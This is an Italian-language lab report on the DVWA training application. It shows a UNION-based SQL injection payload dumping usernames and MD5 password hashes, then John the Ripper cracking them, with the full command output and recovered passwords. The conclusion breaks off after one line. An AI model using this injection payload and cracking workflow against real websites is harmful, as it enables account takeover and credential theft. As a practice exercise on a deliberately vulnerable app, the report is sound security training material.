

Report di Laboratorio: Password Cracking su DVWA

Data: 21 Agosto 2026

Argomento: SQL Injection e Password Cracking (MD5)

Obiettivo: Estrarre hash di password da un database vulnerabile e recuperarne il testo in chiaro.

1. Analisi della Vulnerabilità (SQL Injection)

Fase: Estrazione dei dati tramite browser e SQL Injection manuale in DVWA.

Abbiamo identificato che l'applicazione DVWA è vulnerabile a SQL Injection nel campo `User ID`. L'input non viene validato correttamente, permettendo l'iniezione di comandi SQL arbitrari.

DVWA

Vulnerability: SQL Injection

User ID:

1' UNION SELECT user, password FROM users#

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Spiegazione della Query:

- `1 '`: Chiude la stringa originale della query del sito.
- `UNION SELECT user, password`: Unisce i risultati originali con una nuova selezione che estrae nome utente e password.
- `FROM users`: Specifica la tabella di origine.
- `#`: Commenta (ignora) il resto della query originale del sito, evitando errori di sintassi.

Risultato dell'estrazione: Il database ha restituito 5 hash MD5 (stringhe di 32 caratteri esadecimali):

A screenshot of a text editor window titled "~/Desktop/hashes.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons for file operations and editing. The main text area contains five lines of MD5 hashes, each preceded by a number from 1 to 5. The sixth line is empty with a cursor at the start.

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

2. Password Cracking

Fase: Decrittazione degli hash Strumento: John the Ripper File di input: `hashes.txt`

Gli hash estratti sono stati salvati in un file di testo (`hashes.txt`) e processati utilizzando il tool di cracking John the Ripper con il formato specificato per MD5 grezzo (`raw-md5`).

Comando eseguito:

```
(kali㉿kali)-[~]
$ john --format=raw-md5 Desktop/hashe.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2026-08-21 15:31) 22.72g/s 809809p/s 809809c/s 813300C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

3. Conclusioni e Raccomandazioni

Come possiamo notare le crack delle password ha avuto successo